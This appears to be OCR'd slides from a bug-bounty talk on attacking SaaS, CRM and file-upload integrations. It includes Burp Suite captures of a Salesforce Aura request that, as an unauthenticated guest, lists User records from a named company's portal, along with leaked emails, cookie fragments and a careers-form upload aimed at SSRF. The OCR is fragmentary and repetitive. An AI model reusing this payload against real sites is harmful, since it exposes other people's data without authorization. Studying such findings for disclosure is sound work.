loginApp2","loaded":{"APPLICATION@markup://siteforce:loginApp2":"
YtNc5oyHT0vavSB9Q4rtag"},"dn":[],"globals":{},"uad":false}&
aura.pageURI=%2Fs%2Flogin%2F%3Fec%3D302%26startURL%3D%252Fs%252F&
aura.token=null
Search...
0 matches
Response
Pretty
Raw
Hex
Render
"needDecodeAttributes":false,
"state":"{}"
},
{
"regEx":
"(?:/whexceptions)?/setup/ui/recordtypeselect.jsp\\?
recordTypeSelectorMode\u003d([^\u0026]+)\u0026Id\u00
3d([^\u0026#]+)\u0026recordNaturalName\u003d([^\u002
6#]+)\u0026entityApiName\u003d([^\u0026#]+)\u0026Rec
ordTypeId\u003d([^\u0026#]+)(?:.*)",
"type":"standard__directCmpReference",
"attributes":
"{ \"name\": \"e.force:showRecordTypeSelector\", \"a
ttributes\": { \"recordTypeSelectorMode\": \"$1\",\"
recordNaturalName\": \"$3\", \"entityApiName\": \"$4
\", \"record\": {\"sobjectType\":\"$4\",\"Id\": \"$2
\",\"RecordTypeId\":\"$5\"}}}",
"needDecodeAttributes":true,
"state":"{}"
},
{
"regEx":
"^((?:/whexceptions)?(/projectone/back.jsp.*|/servle
t/.*|/flow/.*|/setup/ui/recordtypeselect.jsp.*|/acti
on-link-redirect/.*|/merge/.*|/_ui/core/email/author
/EmailAuthor.*|/p/process/Submit.*|/ui/core/activity
/ViewAllActivityHistoryPage.*|/mail/.*|/opp/.*|/netw
orkengagement/.*))",
"type":"standard__directCmpReference",
"attributes":
"{ \"name\": \"one:alohaPage\", \"attributes\": { \"
address\": \"$1\" }}",
"needDecodeAttributes":false,
"state":"{}"
Search...
0 matches
Inspector
Selection
Selected text
{"actions":[{"id":"b
criptor":"aura://Nav
ontroller/ACTION$get
upPageReferenceMappi
Descriptor":"UNKNOWN
}]}
Decoded from:
Select
Cancel
Request Attributes
Protocol
HTTP/1
HTTP/
Name
Value
Method
POST
Path
/s/sfsit
Request Query Parameters
Request Body Parameters
Request Cookies

Send | Cancel | < | > | Target: https://whexceptions.gopro.com

Request

Pretty | Raw | Hex | Headers | \n

```
lvY7XgGyFklOS+Q=; force-stream=
!i6BCHMolNt9vhllEjHBMMOSzCZR832iQT7WxR2bKiNGpF2tG29iv7usSzR+LtMuH
QaiVwqDFYB9qrw==
Content-Length: 653
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
X-Sfdc-Page-Scope-Id: f08ad20a-80b4-4175-8882-4d44e5c5ca6b
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://whexceptions.gopro.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://whexceptions.gopro.com/s/login/?ec=302&startURL=%2Fs%2F
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8

message=
{"actions":[{"id":"Bugcrowd","descriptor":"serviceComponent://ui.
force.components.controllers.lists.selectableListDataProvider.Sel
ectableListDataProviderController/ACTION$getItems","callingDescri
ptor":"UNKNOWN","params":{"entityNameOrId":"User","layoutType":"F
ULL","pageSize":1000,"currentPage":"1","useTimeout":false,"getCou
nt":true,"enableRowActions":false}}]}&aura.context=
{"mode":"PROD","fwuid":"tc2v9XbdIcEZ5G8cPbfJNQ","app":"siteforce:
loginApp2","loaded":{"APPLICATION@markup://siteforce:loginApp2":"
YtNc5oyHT0vavSB9Q4rtag"},"dn":[],"globals":{},"uad":false}&
aura.pageURI=%2Fs%2Flogin%2F%3Fec%3D302%26startURL%3D%252Fs%252F&
aura.token=null
```

Search... | 0 matches

Response

Pretty | Raw | Hex | Render | \n

```
Content-Length: 3819
Date: Thu, 09 Jun 2022 16:28:18 GMT
Akamai-Grn: 0.0c3fc552.1654792097.be7f7b3

{
  "actions":[
    {
      "id":"Bugcrowd",
      "state":"SUCCESS",
      "returnValue":{
        "result":[
          {
            "record":{
              "LastModifiedDate":"2020-07-09T16:45:08.000Z",
              "Email":"jonathan@epigrowth.com",
              "FirstName":"Exceptions Warehouse Portal",
              "AboutMe":null,
              "Title":null,
              "PostalCode":null,
              "City":null,
              "Manager":null,
              "MobilePhone":null,
              "Name":
              "Exceptions Warehouse Portal Site Guest User",
              "SystemModstamp":"2022-06-06T20:37:09.000Z",
              "CompanyName":null,
              "CommunityNickname":"Exceptions_Warehouse_Portal",
              "Phone":null,
              "State":null,
              "CreatedDate":"2020-07-09T16:45:08.000Z",
              "Street":null,
              "Country":null,
              "LastName":"Site Guest User",
              "Id":"0053b00000B31NMAAZ",
```

Search... | 0 matches

Inspector

Request Attributes

Protocol HTTP/1

Name	V
Method	PO
Path	/s/

Request Query Parameters

Request Body Parameters


Request Cookies

Request Headers

Response Headers

ATTACKING SUPPORT AND CRM INTEGRATION

(TOOLS)





[Ph33rr/cirrusgo: A fast tool to scan SAAS,PAAS App written in Go (github.com)]

ATTACKING FILE UPLOAD INTEGRATION

ATTACKING FILE UPLOAD INTEGRATION

File SSRF




Join our ScottsMiracle-Gro
https://careers.scotts.com/en-US/join
Why Join Our Talent Network?
Joining our Talent Network will enhance your job search and application process. Whether you choose to apply or just leave your information, we look forward to staying connected with you.
Why Join?
Receive alerts with new job opportunities that match your interests
Receive relevant communications and updates from our organization
Share job opportunities with family and friends through Social Media or email
Join our Talent Network today!
Privacy
Terms & Conditions
* Required
Email Address *
ph3e3r@gmail.com
Country *
Panama
Location *
Almirante, Bocas del Toro
Desired Job Title *
Bugcrowd Testing -- Disregard
First Name
ph33r
Last Name
bugcrowd
Interest Level
Passive Interest
Upload a Resume:
Choose file
Choose from Dropbox
What types of jobs are you interested in? (max 128 characters)

https://careers.scotts.com/en-US/join#

Why Join Our Talent Network?

Joining our Talent Network will enhance your job search and application process. Whether you choose to apply or just leave your information, we look forward to staying connected with you.

Why Join?

- Receive alerts with new job opportunities that match your interests
- Receive relevant communications and updates from our organization
- Share job opportunities with family and friends through Social Media or email

Join our Talent Network today!

Privacy

Terms & Conditions

* Required

Email Address *
ph3e3r@gmail.com

Country *
Panama

Location *
Almirante, بنما

Desired Job Title *
Bugcrowd Testing -- Disregard

First Name
ph33r


Last Name
bugcrowd


Interest Level
Passive Interest

upload any file from dropbox

Upload a Resume:
✓ Choose from Dropbox X

